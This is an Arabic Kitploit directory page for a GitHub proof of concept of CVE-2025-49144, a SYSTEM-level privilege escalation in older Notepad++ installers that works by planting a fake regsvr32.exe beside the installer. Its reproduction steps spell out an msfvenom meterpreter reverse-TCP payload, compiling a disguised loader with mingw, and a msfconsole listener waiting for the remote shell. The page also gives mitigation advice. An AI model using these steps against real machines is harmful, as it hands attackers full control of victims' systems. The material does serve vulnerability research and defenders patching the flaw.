
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-49144_PoC — PoC لثغرة CVE-2025-49144 لباحثي الأمن لاختباره وتجربته. | Kitploit
أدوات/GitHubGitHub/thetorjancaptain/cve-2025-49144_poc
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالالحركة الجانبيةاختبار الاختراقالتعلم والتعليمتطوير الحمولاتاستغلال الملفات الثنائية
مشاركة
GitHub
thetorjancaptain/cve-2025-49144_poc

CVE-2025-49144_PoC

PoC لثغرة CVE-2025-49144 لباحثي الأمن لاختباره وتجربته.

عرض المستودع
882886منذ سنة واحدةتمت المراجعة من قبل Kitploit

CVE-2025-49144_PoC


PoC Flow

📌 CVE-2025-49144 هو ثغرة تصعيد صلاحيات محلية شديدة الخطورة تم اكتشافها في مثبّتات Notepad++ الإصدار v8.8.1 والإصدارات السابقة. تنبع هذه الثغرة من سلوك مسار البحث غير المتحكم به للملفات التنفيذية أثناء التثبيت، مما يسمح لمهاجم محلي بالحصول على صلاحيات على مستوى SYSTEM عن طريق وضع ملفات تنفيذية خبيثة في نفس مجلد المثبّت.


⚙️ كيف تعمل الثغرة – خطوة بخطوة:

🧱 1. ما الخطأ الذي حدث في المثبّت؟

يستدعي مثبّت Notepad++ (قبل الإصدار v8.8.2) الملف regsvr32.exe لتسجيل بعض المكونات — لكنه يفعل ذلك دون تحديد المسار الكامل (مثل C:\Windows\System32\regsvr32.exe).

بدلاً من ذلك، يقوم فقط بتشغيل:

regsvr32.exe some_dll

📂 2. سلوك مسار البحث في Windows: عند تشغيل ملف تنفيذي بدون مسار كامل، يستخدم Windows ترتيب بحث محددًا للعثور على الملف:

  1. المجلد الذي تم تشغيل التطبيق منه (مثل Downloads)

  2. مجلد النظام (System32)

  3. مجلد Windows

  4. دليل العمل الحالي

  5. المسارات في متغير البيئة PATH

لذا، إذا تم وضع ملف regsvr32.exe مزيف في نفس مجلد المثبّت (مثل Downloads)، فسيستخدمه Windows قبل الملف الحقيقي.

💣 3. الاستغلال:

- يضع المهاجم ملف regsvr32.exe خبيثًا في نفس مجلد مثبّت Notepad++ الشرعي (مثل مجلد Downloads الخاص بالضحية).

- تقوم الضحية بتشغيل المثبّت (معتقدة أنه آمن).

- يستدعي المثبّت regsvr32.exe، لكنه في النهاية ينفّذ الملف الخبيث من نفس المجلد — بصلاحيات SYSTEM (لأن المثبّتات تطلب عادةً صلاحيات المسؤول).

- أصبحت حمولة المهاجم تعمل الآن بصلاحيات NT AUTHORITY\SYSTEM.

⚙️ خطوات إعادة الإنتاج:

  1. احصل على كود الشل:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
  1. قم بتنزيل الملف "regsvr32_loader.c" وعدّله.
  2. الصق كود الشل بالكامل من shellcode.txt في التعليق المذكور.
  3. قم بترجمته (Compile) إلى regsvr32.exe:
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
  1. قم بنشر مستمع meterpreter:
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
  1. قم بتنزيل إصدار ضعيف من Notepad++ أي إصدار سابق للإصدار 8.8.1 لأن الإصدار 8.8.1 يتم تحديثه تلقائيًا الآن. لقد استخدمت في الإثبات المفاهيمي (PoC) Notepad++ v8.6.8
  2. انقل الملف "regsvr32.exe" إلى نظام Windows في نفس مجلد مثبّت Notepad++، ويفضّل أن يكون في مجلد Downloads.
  3. أكمل تثبيت مثبّت Notepad++.

ملاحظة: هذا إثبات مفاهيمي (PoC) وبالتالي تم اختباره مع تعطيل Windows Defender والحماية في الوقت الفعلي.


✅ التدابير الوقائية (Mitigation)

يجب على المستخدمين والمشرفين:

  • الترقية إلى Notepad++ v8.8.2 أو إصدار أحدث

  • تقييد تثبيت البرامج على المسؤولين الموثوقين

  • استخدام AppLocker أو WDAC أو سياسات تقييد البرامج (SRP) من أجل:

    • حظر التنفيذ من المجلدات القابلة للكتابة من قبل المستخدم (مثل Downloads)
    • منع تنفيذ الملفات الثنائية غير الموثوقة مثل regsvr32.exe من مسارات غير مصرح بها
    • فرض توقيع الشيفرة (Code Signing) للملفات التنفيذية

يجب على فرق الأمن مراجعة مسارات التثبيت بانتظام، ومراقبة صلاحيات الكتابة، وملاحظة السلوك أثناء تنفيذ المثبّت لتقليل سطح الهجوم.


🏷️ الترخيص

رخصة MIT — مجانية للأغراض التعليمية والبحثية والدفاعية فقط.


🤝 المساهمة

طلبات السحب (Pull Requests) مرحب بها — حسّن الاكتشاف، أو أضف ميزات، أو اقترح إصلاحات.


⚠️ إخلاء مسؤولية

هذا الإثبات المفاهيمي (PoC) لأغراض تعليمية وبحثية فقط. استخدمه على مسؤوليتك الخاصة. المؤلف غير مسؤول عن أي إساءة استخدام أو ضرر ناتج.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    415
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    343
  • 5

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





